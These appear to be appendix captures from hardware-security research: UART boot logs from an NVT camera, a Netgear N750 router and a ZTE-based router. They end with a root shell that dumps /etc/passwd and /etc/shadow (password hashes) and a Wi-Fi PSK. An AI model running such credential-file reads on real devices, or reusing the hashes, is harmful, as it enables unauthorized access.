00ff0030: 22 6d 6f 64 65 6c 3d 22 45 31 22 6d 61 69 6e 5f ;"model
    ="E1"main_
00ff0040: 76 65 72 3d 22 31 36 34 33 5f 32 32 31 32 32 33 ;ver="
    1643_221223
00ff0050: 30 30 22 6d 63 75 5f 76 65 72 3d 22 6e 6f 22 6c ;00"
    mcu_ver="no"1
00ff0060: 65 64 5f 70 69 6e 3d 22 30 22 6c 65 64 5f 6f 6e ;ed_pin
    ="0"led_on
00ff0070: 3d 22 30 22 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ;="0"
    .....
00ff0080: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    ;.....
00ff0090: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    ;.....
00ff00a0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    ;.....
00ff00b0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    ;.....
00ff00c0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    ;.....

```

```

00ff00d0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
;
00ff00e0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
;
00ff00f0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
;
#####
[...]
[func:do_mmc_upgrade] [line:2750] Don't need to upgrade(0)
Hit ctrl + c to stop autoboot: 0
do_nvt_boot_cmd: boot time: 947046(us)
NVT firmware boot.....
nvt_detect_fw_tbin: Boot from flash or emmc
device 0 offset 0x100000, size 0x40
SF: 64 bytes @ 0x100000 Read: OK
device 0 offset 0x100000, size 0x162a40
SF: 1452608 bytes @ 0x100000 Read: OK
nvt_ker_img_ungzip_linux: not gzip linux
nvt_boot_linux_bin_auto: linux_addr:0x03500000
nvt_boot_linux_bin_auto: linux_size:0x00162a30
do_nvt_boot_cmd: boot time: 1113939(us)
do_nvt_boot_cmd: bootargs:earlyprintk console=ttyS0,115200 rootwait
    nprofile_irq_duration=on rootfstype=squashfs ro mtdparts=spi_nor.0
        root=/dev/mtdblock6 bootts=243374,1118359 resume_addr=0
        x00200088 user_debug=0xff
        Image Name: Linux-4.19.91
        Image Type: ARM Linux Kernel Image (uncompressed)
        Data Size: 1452528 Bytes = 1.4 MiB
        Load Address: 00008000
        Entry Point: 00008000
        Linux Image is at 3500000, uboot fdt image is at 3c403c8, loader tmp
            fdt address is at 100000
bootm 3500000 - 3c403c8
do_nvt_boot_cmd: boot time: 1165013(us)
do_nvt_boot_cmd: Uboot boot time:
    start: 243374 us
    ending: 1118359 us
## Booting kernel from Legacy Image at 03500000 ...
Image Name: Linux-4.19.91

```

```
Image Type: ARM Linux Kernel Image (uncompressed)
Data Size: 1452528 Bytes = 1.4 MiB
Load Address: 00008000
Entry Point: 00008000
Verifying Checksum ... OK
## Flattened Device Tree blob at 03c403c8
Booting using the fdt blob at 0x3c403c8
Loading Kernel Image
Loading Device Tree to 029f8000, end 029ff3aa ... OK

Starting kernel ...

ACTLR: 0x00000004
ACTLR: 0x00000044
Disable MMU
Clear MMU
Uboot L2 cache aux val: 0x72420000
Uboot L2 cache prefetch ctrl val: 0x70800000
Uboot L2 cache ctrl val: 0x00000000
Done
[...]
Virtual kernel memory layout:
    vector   : 0xfffff0000 - 0xfffff1000      (   4 kB)
    fixmap   : 0xfffc00000 - 0xfffff00000      (3072 kB)
    vmalloc  : 0x83000000 - 0xff8000000      (1992 MB)
    lowmem   : 0x80000000 - 0x82a00000      (   42 MB)
    pkmap    : 0x7fe00000 - 0x800000000      (   2 MB)
    modules  : 0x7f000000 - 0x7fe00000      (   14 MB)
    .text    : 0x80008000 - 0x80338c68      (3268 kB)
    .init    : 0x803c2000 - 0x803ee000      ( 176 kB)
    .data    : 0x803ee000 - 0x80426e14      ( 228 kB)
    .bss    : 0x80426e14 - 0x8044a8a4      ( 143 kB)
[...]
11 fixed-partitions partitions found on MTD device spi_nor.0
Creating 11 MTD partitions on "spi_nor.0":
0x000000000000-0x000000010000 : "loader"
0x000000010000-0x000000020000 : "fdt"
0x000000020000-0x000000060000 : "fdt.restore"
0x000000060000-0x0000000c0000 : "uboot"
```

```

0x0000000c0000-0x000000100000 : "uenv"
0x000000100000-0x0000002b0000 : "kernel"
0x0000002b0000-0x000000f80000 : "rootfs"
0x000000f80000-0x000000fe0000 : "para"
0x000000fe0000-0x000000ff0000 : "sp"
0x000000ff0000-0x000001000000 : "download"
0x00000000000000-0x000001000000 : "all"
Registering SWP/SWPB emulation handler
Loading compiled-in X.509 certificates
VFS: Mounted root (squashfs filesystem) readonly on device 31:6.
devtmpfs: mounted
Freeing unused kernel memory: 176K
This architecture does not have kernel memory protection.
Run /sbin/init as init process
random: fast init done
NET: Registered protocol family 1
mount: mounting debugfs on /sys/kernel/debug failed: No such file or
      directory
[Start] /etc/init.d/S00_PreReady
/
[Start] /etc/init.d/S07_SysInit
nvt_mmc f0420000.mmc: cd_gpio is invalid
nvt_mmc f0420000.mmc: Using DMA, 4-bit mode sampling Positive edge,
      mmc0
S07_SysInit (50): drop_caches: 3
watchdog_monitor_start watchdog_timeout:30, time_out:90
              total        used        free      shared  buff/cache
              available
Mem:          38212        4312       31496          0        2404
            31628
Swap:           0          0          0
[Start] /etc/init.d/S10_SysInit2
-----nvt ko insmod start-----
S10_SysInit2 (63): drop_caches: 3
[...]

=====create_streambuf()
=====
libstreambuffer Version[NT9856XS]:2021-09-06 18:49:16 by pyc

```

```

shmget: No such file or directory
time zone:GMT+8:00:00
Thread[wq_process] pid[464]
Thread[wq_process] pid[465]
Thread[wq_process] pid[466]
Thread[wq_process] pid[463]
Thread[wq_process] pid[467]
Thread[wq_process] pid[468]
Thread[wq_process] pid[462]
[...]
#####
/dev/root on / type squashfs (ro,relatime)
devtmpfs on /dev type devtmpfs (rw,relatime,size=19016k,nr_inodes=4754,
    mode=755)
proc on /proc type proc (rw,relatime)
sysfs on /sys type sysfs (rw,relatime)
tmpfs on /tmp type tmpfs (rw,nosuid,nodev,noatime,size=5120k)
tmpfs on /var/run type tmpfs (rw,nosuid,relatime,mode=755)
tmpfs on /mnt/tmp type tmpfs (rw,nosuid,nodev,noatime,size=8192k)
devpts on /dev/pts type devpts (rw,relatime,mode=600,ptmxmode=000)
/dev/mtdblock7 on /mnt/para type jffs2 (rw,relatime)
#####
[...]
>>>>>>>>>>>>>>>>start:21641 end:21728 take:87

(none) login:

```

E Netgear N750 Router

```

CFE version 1.0.38-112.14 for BCM96362 (32bit,SP,BE)
Build Date: 2012 07 20 09:28:45 CST (sunny@localhost)
Copyright (C) 2000-2011 Broadcom Corporation.

```

```

NAND flash device: name <not identified>, id 0x92f1 block 128KB size
    131072KB
External switch id = 53125
SC Debug: Setting RGMII TX_CLK DELAY at SWITCH IMP PORT!
SC Debug: Setting RGMII RX_CLK DELAY at SWITCH IMP PORT!
Chip ID: BCM6362B0, MIPS: 400MHz, DDR: 333MHz, Bus: 166MHz
Main Thread: TP0
Memory Test Passed
Total Memory: 134217728 bytes (128MB)
Boot Address: 0xb8000000

Board IP address          : 192.168.1.1:fffffff00
Host IP address           : 192.168.1.100
Gateway IP address         :
Run from flash/host (f/h) : f
Default host run file name: vmlinuz
Default host flash file name: bcm963xx_fs_kernel
Boot delay (0-9 seconds)   : 1
Board Id (0-5)             : 96362ADVN2xh
Number of MAC Addresses (1-32) : 11
Base MAC Address           : 6c:b0:ce:72:3a:e8
PSI Size (1-64) KBytes      : 24
Enable Backup PSI [0|1]     : 0
System Log Size (0-256) KBytes : 0
Main Thread Number [0|1]     : 0

*** Press any key to stop auto run (1 seconds) ***
Auto run second count down:
Enter NMRP_main
Scanning Flash Section 0...
Sector number count 16
Scanning Flash Section 1...
Sector number count 304
Scanning Flash Section 2...
Sector number count 312
Scanning Flash Section 3...
Sector number count 320
Scanning Flash Section 4...
Sector number count 328

```

```
Scanning Flash Section 5...
Sector number count 336
Scanning Flash Section 6...
Sector number count 344
Scanning Flash Section 7...
Sector number count 352
Scanning Flash Section 8...
Sector number count 360
Scanning Flash Section 9...
Sector number count 376
Scanning Flash Section 10...
Sector number count 384
Scanning Flash Section 11...
Sector number count 416
Scanning Flash Section 12...
Sector number count 424
Scanning Flash Section 13...
Sector number count 432
Scanning Flash Section 14...
Sector number count 512
Flash Sector Number : 512.
Our ETH MAC:

6cb0ce723ae8
NMRP:LISTENING
Enter NMRP_handle_LISTENING_state
### No NMRP Server found ###
Scanning Flash Section 0...
Sector number count 16
Scanning Flash Section 1...
Sector number count 304
Scanning Flash Section 2...
Sector number count 312
Scanning Flash Section 3...
Sector number count 320
Scanning Flash Section 4...
Sector number count 328
Scanning Flash Section 5...
Sector number count 336
```

```
Scanning Flash Section 6...
Sector number count 344
Scanning Flash Section 7...
Sector number count 352
Scanning Flash Section 8...
Sector number count 360
Scanning Flash Section 9...
Sector number count 376
Scanning Flash Section 10...
Sector number count 384
Scanning Flash Section 11...
Sector number count 416
Scanning Flash Section 12...
Sector number count 424
Scanning Flash Section 13...
Sector number count 432
Scanning Flash Section 14...
Sector number count 512
Flash Sector Number : 512.
```

```
*****
Sercomm Boot Version 1...0.1

*****
0 Block in Flag Section Find Sercomm Sign!
Entering Firmware : Everything is OK.
Booting from Primary image (0xb8200000) ...
Decompression OK!
Entry at 0x80357400
Closing network.
Disabling Switch ports.
Flushing Receive Buffers...
0 buffers found.
Closing DMA Channels.
Starting program at 0x80357400
Linux version 2.6.30 (root@BuildServer) (gcc version 4.4.2 (Buildroot
2010.02-git) ) #1 SMP PREEMPT Wed Apr 30 11:34:37 CST 2014
BCM Flash API. Flash device is not found.
96362ADVN2xh prom init
```

```

CPU revision is: 0002a070 (Broadcom4350)
DSL SDRAM reserved: 0x100000
Determined physical RAM map:
    memory: 07f00000 @ 00000000 (usable)
Zone PFN ranges:
    DMA      0x00000000 -> 0x00001000
    Normal   0x00001000 -> 0x00007f00
Movable zone start PFN for each node
early_node_map[1] active PFN ranges
    0: 0x00000000 -> 0x00007f00
On node 0 totalpages: 32512
free_area_init_node: node 0, pgdat 80437e60, node_mem_map 81000000
    DMA zone: 32 pages used for memmap
    DMA zone: 0 pages reserved
    DMA zone: 4064 pages, LIFO batch:0
    Normal zone: 222 pages used for memmap
    Normal zone: 28194 pages, LIFO batch:7
Built 1 zonelists in Zone order, mobility grouping on. Total pages:
    32258
Kernel command line: root=mtd:rootfs ro rootfstype=jffs2 console=ttyS0
    ,115200
wait instruction: enabled
Primary instruction cache 64kB, VIPT, 4-way, linesize 16 bytes.
Primary data cache 32kB, 2-way, VIPT, cache aliases, linesize 16 bytes
NR_IRQS:128
PID hash table entries: 512 (order: 9, 2048 bytes)
console [ttyS0] enabled
Dentry cache hash table entries: 16384 (order: 4, 65536 bytes)
Inode-cache hash table entries: 8192 (order: 3, 32768 bytes)
Memory: 123948k/130048k available (3389k kernel code, 5912k reserved,
    883k data, 160k init, 0k highmem)
Calibrating delay loop... 398.33 BogoMIPS (lpj=199168)
Mount-cache hash table entries: 512
--Kernel Config--
    SMP=1
    PREEMPT=1
    DEBUG_SPINLOCK=0
    DEBUG_MUTEXES=0
Broadcom Logger v0.1 Apr 30 2014 11:27:09

```

```
CPU revision is: 0002a070 (Broadcom4350)
Primary instruction cache 64kB, VIPT, 4-way, linesize 16 bytes.
Primary data cache 32kB, 2-way, VIPT, cache aliases, linesize 16 bytes
Calibrating delay loop... 402.43 BogoMIPS (lpj=201216)
Brought up 2 CPUs
net_namespace: 1140 bytes
NET: Registered protocol family 16
Total Flash size: 0K with -1 sectors
registering PCI controller with io_map_base unset
registering PCI controller with io_map_base unset
bio: create slab <bio-0> at 0
SCSI subsystem initialized
usbcore: registered new interface driver usbfs
usbcore: registered new interface driver hub
usbcore: registered new device driver usb
pci 0000:00:00.0: reg 10 32bit mmio: [0x10004000-0x10013fff]
pci 0000:00:00.0: reg 30 32bit mmio: [0x000000-0x0007ff]
pci 0000:00:00.0: supports D1 D2
pci 0000:00:00.0: PME# supported from D0 D3hot D3cold
pci 0000:00:00.0: PME# disabled
pci 0000:00:09.0: reg 10 32bit mmio: [0x10002600-0x100026ff]
pci 0000:00:0a.0: reg 10 32bit mmio: [0x10002500-0x100025ff]
pci 0000:01:00.0: PME# supported from D0 D3hot
pci 0000:01:00.0: PME# disabled
pci 0000:02:00.0: reg 10 64bit mmio: [0x000000-0x003fff]
pci 0000:02:00.0: supports D1 D2
pci 0000:01:00.0: PCI bridge, secondary bus 0000:02
pci 0000:01:00.0: IO window: disabled
pci 0000:01:00.0: MEM window: 0x10f00000-0x10fffff
pci 0000:01:00.0: PREFETCH window: disabled
PCI: Enabling device 0000:01:00.0 (0000 -> 0002)
PCI: Setting latency timer of device 0000:01:00.0 to 64
BLOG v3.0 Initialized
BLOG Rule v1.0 Initialized
Broadcom IQoS v0.1 Apr 30 2014 11:32:31 initialized
Broadcom GBPM v0.1 Apr 30 2014 11:32:32 initialized
NET: Registered protocol family 8
NET: Registered protocol family 20
NET: Registered protocol family 2
```

```

IP route cache hash table entries: 1024 (order: 0, 4096 bytes)
TCP established hash table entries: 4096 (order: 3, 32768 bytes)
TCP bind hash table entries: 4096 (order: 3, 32768 bytes)
TCP: Hash tables configured (established 4096 bind 4096)
TCP reno registered
NET: Registered protocol family 1
JFFS2 version 2.2. (NAND) B 2001-2006 Red Hat, Inc.
fuse init (API version 7.11)
msgmni has been set to 242
io scheduler noop registered (default)
PCI: Setting latency timer of device 0000:01:00.0 to 64
Driver 'sd' needs updating - please use bus_type methods
PPP generic driver version 2.4.2
PPP Deflate Compression module registered
PPP BSD Compression module registered
NET: Registered protocol family 24
bcm963xx_mtd driver v1.0
Failed to read image tag from flash
Broadcom DSL NAND controller (Brcmnand Controller)
-->brcmnand_scan: CS=0, numchips=1, csi=0
mtd->oobsize=0, mtd->eccOobSize=0
NAND_CS_NAND_XOR=00000000
Disabling XOR on CS#0
brcmnand_scan: Calling brcmnand_probe for CS=0
B4: NandSelect=40000001, nandConfig=15142200, chipSelect=0
brcmnand_read_id: CS0: dev_id=92f18095
After: NandSelect=40000001, nandConfig=15142200
DevId 92f18095 may not be supported. Will use config info
Spare Area Size = 0B/512B
Block size=00020000, erase shift=17
NAND Config: Reg=15142200, chipSize=128 MB, blockSize=128K, erase_shift
=11
busWidth=1, pageSize=2048B, page_shift=11, page_mask=000007ff
timing1 not adjusted: 5363444f
timing2 not adjusted: 00000fc6
BrbcmNAND mfg 0 0 UNSUPPORTED NAND CHIP 128MB on CS0
[...]
Creating 15 MTD partitions on "brcmnand.0":
0x000000200000-0x000002600000 : "rootfs"

```

```

0x000000000000-0x00000020000 : "nvram"
0x0000260000-0x00002700000 : "language_DEU"
0x0000300000-0x00003400000 : "scnvramp"
0x0000340000-0x00003500000 : "factory"
0x00000200000-0x000002c00000 : "upgrade"
0x000002b00000-0x000002c00000 : "flag"
0x000002c00000-0x000002d00000 : "pcbasn"
0x000002d00000-0x000002f00000 : "xxx"
0x000002700000-0x000002800000 : "language_PTB"
0x000002800000-0x000002900000 : "language_RUS"
0x000002900000-0x000002a00000 : "language_CHS"
0x000002a00000-0x000002b00000 : "language_ENU"
0x000002f00000-0x000003000000 : "language_dev"
0x000003500000-0x000003900000 : "dongle_drv"

usbcore: registered new interface driver usblp
Initializing USB Mass Storage driver...
usbcore: registered new interface driver usb-storage
USB Mass Storage support registered.

brcmboard: brcm_board_init entry
kerSysScreenPciDevices: 0x14e4:0x435f:(slot 0) detected
kerSysScreenPciDevices: 0x14e4:0x6300:(slot 9) detected
kerSysScreenPciDevices: 0x14e4:0x6300:(slot 10) detected
kerSysScreenPciDevices: 0x14e4:0x6362:(slot 0) detected
kerSysScreenPciDevices: 0x14e4:0x4331:(slot 0) detected
SES: Button Interrupt 0x1 is enabled
Serial: BCM63XX driver $Revision: 3.00 $
Magic SysRq enabled (type ^ h for list of supported commands)
ttyS0 at MMIO 0xb0000100 (irq = 11) is a BCM63XX
ttyS1 at MMIO 0xb0000120 (irq = 12) is a BCM63XX
bcmPktDma_init: Broadcom Packet DMA Library initialized
Total # RxBds=2769
bcmPktDmaBds_init: Broadcom Packet DMA BDs initialized
[...]
Empty flash at 0x00000828 ends at 0x00001000
jffs2_scan_inode(): CRC failed on node at 0x000407f0: Read 0
    xxxxxxxx, calculated 0x64122136
Empty flash at 0x000408b8 ends at 0x00041000
Empty flash at 0x00042ae4 ends at 0x00043000
Empty flash at 0x000451e4 ends at 0x00045800

```

```

Empty flash at 0x0004795c ends at 0x00048000
Empty flash at 0x0004a15c ends at 0x0004a800
Empty flash at 0x0004c95c ends at 0x0004d000
Empty flash at 0x0004f15c ends at 0x0004f800
=====mount finished
register 0x00009200 [0x00009200] = 0x00000000
RC: wifi_init()
not start scfgmgr
=====rc start
=====rc finish
[...]

Please press Enter to activate this console.

```

F Drei Hui Tube Router

```

U-Boot 1.1.4 (Oct 29 2015 - 10:25:38)

ap152_ar8033 - Dragonfly 1.0DRAM:
sri
ath_ddr_initial_config(278): (ddr2 init)
ath_sys_frequency: cpu 775 ddr 650 ahb 258
Tap values = (0xf, 0xf, 0xf, 0xf)
128 MB
Top of RAM usable for U-Boot at: 88000000
Reserving 414k for U-Boot at: 87f98000
Reserving 192k for malloc() at: 87f68000
Reserving 44 Bytes for Board Info at: 87f67fd4
Reserving 36 Bytes for Global Data at: 87f67fb0
Reserving 128k for boot params() at: 87f47fb0
Stack Pointer at: 87f47f98
Now running in RAM - U-Boot at: 87f98000
Flash Manuf Id 0xc2, DeviceId0 0x20, DeviceId1 0x15
flash size 8MB, sector count = 128
Flash: 8 MB
*** Warning - bad CRC, using default environment

In:    serial

```

```

Out:    serial
Err:    serial
Net:    ath_gmac_enet_initialize...
No valid address in Flash. Using fixed address
ath_gmac_enet_initialize: reset mask:c02200
athr_mgmt_init (MDC/MDIO config) ::done
Dragonfly ---->8033 PHY*
AR8033 PHY init
athrs_ar8033_reg_init: Done 8111 (phyid: 0)
athr_gmac_sgmii_setup SGMII done
: cfg1 0x80000000 cfg2 0x7114
eth0: 00:03:7f:ff:ff:ff
ath_gmac_phy_setup
eth0 up
eth0
Qualcomm Atheros SPI NAND Driver, Version 0.1 (c) 2014 Qualcomm
Atheros Inc.
ath_spi_nand_ecc: furture feat = 0x10
ath_spi_nand_ecc: middle feat = 0x10
ath_parse_read_id: SPI NAND M.Id: 0xc8 D.Id: 0xd1
===== NAND Parameters =====
sc addr = 0x87ff8380 page(write size) = 0x800 (erase size) block = 0
x20000
Setting 0x181162c0 to 0x4b962100
Uaztemain: enter into !
zte_getHandOffState: read data=0xff from 0x0
Uaztemain: no need to update ''
Hit any key to stop autoboot:

Loading from device 0: ath-spi-nand (offset 0x1300000)
Image Name: Linux Kernel Image
Created: 2016-03-04 7:35:43 UTC
Image Type: MIPS Linux Kernel Image (lzma compressed)
Data Size: 1287554 Bytes = 1.2 MB
Load Address: 80002000
Entry Point: 80296450
ath_spi_nand_page_read :status=0x10
ath_spi_nand_page_read :status=0x10
ath_spi_nand_page_read :status=0x10

```

```

ath_spi_nand_page_read :status=0x10
[...]
## Booting image at 81000000 ...
    Image Name: Linux Kernel Image
    Created: 2016-03-04 7:35:43 UTC
    Image Type: MIPS Linux Kernel Image (lzma compressed)
    Data Size: 1287554 Bytes = 1.2 MB
    Load Address: 80002000
    Entry Point: 80296450
    Verifying Checksum at 0x81000040 ...OK
    Uncompressing Kernel Image ... OK
No initrd
## Transferring control to Linux (at address 80296450) ...
## Giving linux memsize in bytes, 134217728

Starting kernel ...

Booting QCA956x
Linux version 2.6.31 (fanxy@SCL_XA241_154) (gcc version 4.3.3 (GCC) ) #
    1 Sun Feb 14 11:43:21 CST 2016
flash_size passed from bootloader = 8
arg 1: console=ttyS0,115200
arg 2: root=31:9
arg 3: rootfstype=cramfs
arg 4: init=/sbin/init
arg 5: mtdparts=ath-nor0:512k(uboot),128k(uboot-env);ath-spi-nand:1280k
        (fota-flag),1280k(caldata),1280k(mac),6m(cfg-param),1280k(oops),8m(
        web),3m(kernel),31m(rootfs),25m(data),50m(fota)
arg 6: mem=128M
[...]

*****ALLOC*****
Packet mem: 803c74c0 (0xe00000 bytes)

```

```

*****
[...]
IMQ driver loaded successfully.

        Hooking IMQ after NAT on PREROUTING.
        Hooking IMQ before NAT on POSTROUTING.

2 cmdlinepart partitions found on MTD device ath-nor0

Creating 2 MTD partitions on "ath-nor0":
0x000000000000-0x00000080000 : "uboot"
0x00000080000-0x000000a0000 : "uboot-env"

Qualcomm Atheros SPI NAND Driver, Version 0.1 (c) 2014 Qualcomm Atheros
    Inc.

ath_parse_read_id: SPI NAND M.Id: 0xc8 D.Id: 0xd1

10 cmdlinepart partitions found on MTD device ath-spi-nand

Creating 10 MTD partitions on "ath-spi-nand":
0x000000000000-0x000000140000 : "fota-flag"
0x000000140000-0x000000280000 : "caldata"
0x000000280000-0x0000003c0000 : "mac"
0x0000003c0000-0x0000009c0000 : "cfg-param"
0x0000009c0000-0x000000b00000 : "oops"

mtdoops: Attached to MTD device 6
0x000000b00000-0x000001300000 : "web"
0x000001300000-0x000001600000 : "kernel"
0x000001600000-0x000003500000 : "rootfs"
0x000003500000-0x000004e00000 : "data"
0x000004e00000-0x000008000000 : "fota"

===== NAND Parameters =====

sc = 0x8786a200 page = 0x800 block = 0x20000 oobsize=0x80, oobavail=0x30
gpio_keys_probe: reset button(gpio-2)
gpio_keys_probe: wps button(gpio-1)
input: gpio-keys as /devices/platform/gpio-keys/input/input0
zte_key_init done

Registered led device: led:test-blue
Registered led device: led:wifi-blue
Registered led device: ctl:modem-reset
GACT probability NOT on
u32 classifier
[...]
the mac_ip_list is null
the mac_ip_list is null

```

```
>Password for 'admin' changed

usb 1-1: new high speed USB device using ath-ehci and address 2
usb 1-1: Unsupported USB devices bInterfaceClass 255
usb 1-1: New USB device found, idVendor=19d2, idProduct=1275
usb 1-1: New USB device strings: Mfr=1, Product=2, SerialNumber=3
usb 1-1: Product: ZTE Technologies MSM
usb 1-1: Manufacturer: ZTE, Incorporated
usb 1-1: SerialNumber: P685M510ZTED0000CP
    &&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&& 0
usb 1-1: configuration #1 chosen from 1 choice
[...]
FIRMWARE:P 145 V 16 T 443

~ #
~ # ls
var          sys          proc          etc_rw        dev
usr          sbin         lost+found   etc_ro        bin
tmp          root         lib           etc
~ # cat /etc/passwd
admin:Qobj/RZ1WtzeM:0:0:Administrator:/:/bin/sh
~ # cat /etc/shadow
root:$1$$zdlNHiCDxYDfeF4MZL.H3:/10933:0:99999:7:::
Admin:$1$$zdlNHiCDxYDfeF4MZL.H3:/10933:0:99999:7:::
bin::10933:0:99999:7:::
daemon::10933:0:99999:7:::
adm::10933:0:99999:7:::
lp:*:10933:0:99999:7:::
sync:*:10933:0:99999:7:::
shutdown:*:10933:0:99999:7:::
halt:*:10933:0:99999:7:::
uucp:*:10933:0:99999:7:::
operator:*:10933:0:99999:7:::
nobody::10933:0:99999:7:::
ap71::10933:0:99999:7:::

~ # ls
var          sys          proc          etc_rw        dev
usr          sbin         lost+found   etc_ro        bin
tmp          root         lib           etc
~ # whoami
```

```

/bin/sh: whoami: not found
~ # pwd
/
~ # ls
var          sys          proc          etc_rw        dev
usr          sbin         lost+found   etc_ro        bin
tmp          root         lib           etc
~ # cd bin
/bin # ls
zte_udp_loop      rm          mm           facSvr
zte_stainfo       remserial    mknod        ethreg
zte_router        qmi_app     mkdir        egrep
zte_gpio          qmi.d       md           echo
zte_dm            pwd         mainControl dnsdomainname
vi               ps          ls            dmesg
ussd             pppoecd    login        df
update_control    poeupdown   log          date
uname             ping6       ln           cp
umount            ping        kill         chown
true              phonebook   ipcalc      chmod
touch              password    ip           chkSvr
tar               openssl     inadyn      cfg
sync              nvram_set   hostname    cdzero
su                nvram_get  grep         cat
state_detect      nvram_daemon gpio_debug  busybox
stat              nv_io       goahead     athplay
sms               nv-init     gmac_netlink_user at
sleep             netstat     fluxstat    ash
sh                mv          fgrep       adb
sed               mtd_write  false
sahara            mount      factoryreset
/etc # ls
ath              issue      udhcpc.script shadow
ath.offload      nsswitch.conf udhcpd.conf  passwd-
fstab            rc.d       wpa2         passwd
group            resolv.conf miniupnpd.conf
host.conf        securetty  dnsmasq.conf
inittab          services   shadow-
[...]

```

```
BusyBox v1.15.0 (2016-03-04 15:35:08 CST) multi-call binary

Usage: tftp [OPTIONS] HOST [PORT]

Transfer a file from/to tftp server

Options:
    -l FILE Local FILE
    -r FILE Remote FILE
    -g      Get file
    -p      Put file

/etc # cat /etc/ath.offload/target/etc/ath/wpa_s.conf
ctrl_interface=/var/run/wpa_supplicant
ctrl_interface_group=0

network={
    ssid="pb-mag"
    key_mgmt=WPA-PSK
    proto=RSN
    # pairwise=CCMP
    pairwise=TKIP CCMP
    # group=CCMP
    # group=TKIP
    psk="12345678"
    priority=10
    auth_alg=OPEN
}

wps_property{
    version=0x10
    uuid=000102030405060708090a0b0c0d0e0f
    auth_type_flags=0x0022
    encr_type_flags=0x000c
    conn_type_flags=0x01
    config_methods=0x01ca
    wps_state=0x01
    rf_bands=0x01
    manufacturer="Atheros"
```

```

model_name="WPS_SUPPLICANT_STATION"
model_number="01234567"
serial_number="01234567"
dev_category=1
dev_sub_category=1
dev_oui=0050f204
dev_name="AtherosPC"
os_version=0x00000001
#newsettings_command="repeater_pass_configuration"
}

/etc/ath # ls
wrap-vma.txt          apcfg           PSK.sta
wpscli                activateVAP    PSK.ap_bss
tx99tool               WSC_sto.conf   PSK.adhoc
prepareACFG            WSC_configupdate OPEN.sta
makeVAP                WSC.conf        FT-PSK.ap_bss
killVAP                WPA-FT-PSK.ap_bss FT-EAP.ap_bss
hostapd_ctrl_iface.conf WPA-FT-EAP.ap_bss EAP.ap_bss
apup                  WEP.sta         wificonfigData
apdown                RADIUS_MAC.ap_bss

```